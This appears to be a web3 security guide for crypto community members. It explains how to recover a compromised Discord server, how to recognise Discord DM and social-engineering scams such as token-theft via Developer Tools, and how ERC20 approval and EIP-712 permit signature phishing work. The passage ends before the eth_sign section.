
Let us break down each method of protection in detail. For better understanding, after we break down the most unpleasant methods of attack in Discord, some of them will be exceptions and only your caution will save you from them!

Communicate

Go on Twitter and tell your community that your discord has been compromised to minimize damage. Oftentimes, hackers close all forms of communication in Discord so no warnings can be sound.


Take control

The majority of hacks now are through something called “webhooks” (See what they are). Basically, a hacker installs a remote control in your home to steal control and post a fake mint site on your channels. Go to your server → server settings → integrations → webhooks → select and delete all. By doing this you should be able to stop the hacker from posting messages. You are not out of the weeds just yet, **you must find the hacker from creating new webhooks**, but how?



Customize your server with integrations. Manage webhooks, followed channels, and bots, as well as Twitch and YouTube settings for creators. Learn more about managing integrations.

Go to your server → server settings → audit log → filter by action (top right) → type in "create webhook". This will allow u to find out whose account is compromised and who is creating these webhooks. This is where the hackers are. Ban this person for now.



wil#1717 created the webhoo
Today at 5:25 PM

Pandez#0001 created the w
Yesterday at 3:24 PM

Pandez#0001 created the w

What else the server owner should do?

Make sure you are the server owner. You may not be the person who made the server, but you must tell the creator to transfer ownership to you, so you can take the right actions when things go wrong. Only give permission to a few selected, trusted people.

It's a fact that if you use Discord for any amount of time in the crypto space, you'll start getting manual and automated messages from blackhats, fraudsters, and scammers. Sometimes, these are legitimate (though somewhat spammy) messages.

There are a lot of projects in crypto and more are being founded every day. Unsurprisingly, these projects want to try and get the word out about their protocols. But more often than not, these messages fall into three categories:

1. They impersonate a crypto server or a specific individual. It may look like an invite to the SushiSwap server, but it isn't. It may look like Vitalik Buterin himself is DMing you, but he probably isn't. If you're interested in joining the Discord of a project you like, make sure to join that server by finding the link on the project's website or other authenticated social media channels. Don't join the server of a project through a link in a DM.
2. They offer fake giveaways. Scammers know that their DMs come off as spammy, so they want to grab your attention by offering free tokens. This one is trickier because projects airdrop tokens to users all the time, so it's more difficult to tell what is legitimate and what isn't. However, it's always a good idea to ask the admins of that protocol directly whether they are airdropping and whether they are airdropping via Discord DMs. In almost every case, the answer is "No, that's a scam." If you click the link in the scammer's DM and follow the instructions, you often end up ensnared by the scammer.
3. They offer tips on the latest and greatest tokens to buy. These servers are often run by groups of coordinated whales and marketers dupe users with fake alpha and recommended token buys, in order to engineer pumps and dumps. They make money; you lose money.

The above scenarios are the most common you'll experience, and in light of that, it's important to remember some general tips to keep you safe. When you get suspected spam or scam messages, don't just close the DM. Block the user, so you don't get DMs from them again.

https://youtu.be/3GW1QqPNLig

Be careful about clicking links, especially links that have been shortened to hide their final destination. Don't download files, especially executable files, from other users. If you do need to exchange sensitive information with someone, consider using Keybase, which is much more secure and allows for greater independent authentication of a user's account. Those are the basics, which require a healthy dose of common sense in skepticism.

#III - Violent Discord Scam

Recently, a crypto project administrator was attacked by a way of an interesting scheme involving Social Engineering tricks. In this article we analyze how it happened, we look at different Discord scams and we discuss what you can do to protect your identity and your money against these cyber bandits.

- **Source**

Judging from the original tweet, the story goes like this.

1. A scammer picks a target — our victim — who has a presence on a Discord channel.
2. The scammer creates a fake user on the channel impersonating the target.
3. He then starts spamming, scamming, or trash-talking on the channel with the intent to get banned.
4. Discord channel moderators see the mayhem and work to ban this account. Our scammer had skillfully used some known Discord Nitro tricks to manipulate his account user nickname. This way, the channel moderators are fooled into banning the account of the target (and, possibly, the account of the scammer).

5. After seeing that the target is banned, the scammer creates a manipulated image of a fake discussion among the Discord channel's team members about the target's ban.
6. Then, impersonating the channel's moderator, the scammer reaches out to the target via a DM. The target is surprised that he/she has been banned and starts to uncritically accept the words of the scammer who appears to offer help.
7. The scammer fakes urgency insisting that the situation needs to be remedied right now. He asks the target to prove innocence and to come on a Discord call.
8. The scammer convinces the target to share the Discord Web UI computer screen and instructs the target to open Discord Developer Tools and reveal the Discord token. This token can be used to take full control of the account (without the password, and by bypassing the Two Factor Authentication).
9. All this fancy manipulation leads to the scammer gaining full control of the target's Discord account — he can now cause damage to the victim or the victim's company.

So, what happened here? Social Engineering attacks have their own peculiarities. The first point we want to make is that these attacks exploit strong human emotions, such as fear. In our situation the scammer exploited the victim's sense of injustice — "I did nothing wrong."

Second, in order for this attack to succeed the victim had to be rushed. This is the first thing to pay attention to — if you are pushed to give out any information at all, it is a good time to pause.

What else can you look out for when navigating Discord chats? Beware DMs. If you are a heavy Discord user, you likely get invitations via DMs: offers of free token airdrops, invites to exclusive channels, and marketing of all kinds, such as recommended token buys.

Use these working rules of thumb to stay safe:

1. Join Discord servers only via links on companies' sites and authentic long-standing social media pages.
2. When you suspect a scam message, go further than deleting the message — block the user.
3. Pay special attention when opening files — a legitimate business will almost never ask you to open a file. A request may come to you as an invitation to test a game for a prize, for example. Beware. Here is a fresh example of how clicking on an image will send you to a phishing site tricking you into providing your Discord logins. Consider adding an anti-phishing plug-in to your web browser, which will alert you if you get redirected to a phishing site.
4. Watch out for newly minted NFT scams. One victim of a "free" NFT airdrop ruse concluded that "the lesson here is that nothing is free" and "be careful with ANY airdrops you receive. Hiding them is safe."
5. Here is a story of how one company founder narrowly escaped losing all his crypto. His conclusion: when engaging your crypto wallet in some scheme with a new contract, use a burner wallet - a secondary wallet often used to connect temporarily to an NFT minting site. After you obtain the NFT you can then just send it to your real wallet. By holding a minimum amount of funds for a short period of time in this one wallet you thus mitigate your risk of falling prey to a scam.

Check out these attacks:

- twitter.com/paahsecurity/status/1513654317609365514
- twitter.com/mikequeen123/status/1534274373732941830

- www.reddit.com/r/discordapp/comments/ruj8i9/be_warned_theres_this_new_thing_going_around_that
- twitter.com/littlelemonsnft/status/1477923368053706755
- julienvandorland.substack.com/p/the-scr-malware-hack-explained
- therecord.media/nft-creators-tricked-into-installing-malware-in-highly-targeted-attack

#IV - General security

Be aware of modern attack methods, carefully read step-by-step my Guide and a Compendium, you don't need a deep understanding of how hacks work exactly but that's important to know how does it look like to be a victim.

Study threat modeling (2) (3) and establish all possible threats even if they seem crazy to you. Being suspicious is always a good thing. After all, fake news only works best with those who carry it to their acquaintances, becoming a kind of donor.

In the same way with attacks, very often you may try to be hacked through acquaintances, pretending to be acquaintances or acquaintances themselves. Always keep this in mind. This world is cruel and dangerous.

#V - Sources

- mirror.xyz/tidus.eth/IkpiXSxTrkm0ZC6Jzd0FspA9ahCmW4MxKsmroVtyVYM
- medium.com/geekculture/what-to-do-when-your-nft-discord-server-is-hacked-for-founders-9a2751d4d066
- medium.com/powerinside-security-lab/how-not-to-lose-your-discord-account-to-a-scammer-%EF%B8%8F-c3e0fb2e50e7
- medium.com/immunefi/how-to-avoid-blockchain-blackhats-on-discord-78e4f278c4a2
- twitter.com/server_forge


Many thanks to the Authors, thank you for your works! @PowerInsideLab, @immunefi, @tidus, @pooria_arab, @Server_Forge ❤️

#Thank you! Stay Safe!

If you want to support my work, please consider donating to me:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A** or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- **17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU** - BTC
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR**

What Are the Blue Buttons of Death?




Authors: twitter.com/ortomichDev, twitter.com/officer_cia

Today, we will deal with what we in our arthouse understanding of the web3 security call the “blue button of death”, and then Ortem will talk about this type of attack using the signature function, which uses EIP-712—which, in our subjective opinion, is a very underestimated danger!

First, I would like you to study these 2 sources to get an understanding of the issue before reading the article:

- typefully.com/korpi87/iHknFMq—Important for everyone to read
- officercia.mirror.xyz/M0QAuwwbppAFj2KWZV02DEC8CtrxaX3R47kdpcTspvE—Especially important if you are into NFTs

Do not confuse it with an allowance approve scam (to prevent it, you can use revoke.cash / unrekt.net) which targets ERC20 tokens, but not Ethers. (1, 2, 3, 4).




#I - Approve Button

- **Source:** **medium.com/mycrypto/bad-actors-abusing-erc20-approval-to-steal-your-tokens-c0407b7f7c7c**

A lot of tokens on Ethereum use the ERC/EIP20 standard. This is a standard interface for the token contract that details the contract properties, functions, function arguments, and function return types.

One of these standard functions is function approve(address _spender, uint256 _value) public returns (bool success). This allows a third party to send tokens from your account on your behalf. You'll recognize this pattern if you've ever done a swap through an AMM (like Uniswap), as you'll have to approve the AMM to spend your tokens before you swap.




Bad actors have learned how to exploit this function, as it's harder for unsuspecting users to avoid when they're only expecting scams that outright ask for their private keys.

Exploiting token approvals is a clever approach because users generally think: "If they don't have my key, then they can't sign a transaction, so they cannot steal my assets." Whilst generally accurate, this is not true when we talk about ERC20 tokens and other token standards.

If you or someone you know may have approved unnecessary amounts of tokens on any product, fix it now with revoke.cash or app.unrekt.net !

#II - EIP-712: PoC

First, a little preface. This EIP allows you to approve tokens by signing, that is, if you are already used to all approves being given as a separate transaction, you won't believe it. You can also approve with a simple signature, which will save you some gas.



Signature Request

Uniswap

https://app.uniswap.org

0xd79f47...391eb167

Message

owner: 0xD79f479f56Dac4E4102f4189Ae550adc391eb167

spender: 0x68b3465833fb72A70ecDF485E0e4C7bD8665Fc45

value: 900000000000000000

nonce: 2

deadline: 1662549856

This EIP is implemented in some ERC20 tokens, among them $USDC, $UNI, and others. Everybody got used to the fact that the signature does not carry any danger, but then we showed you how you can steal all the money from your wallet with the eth_sign function:

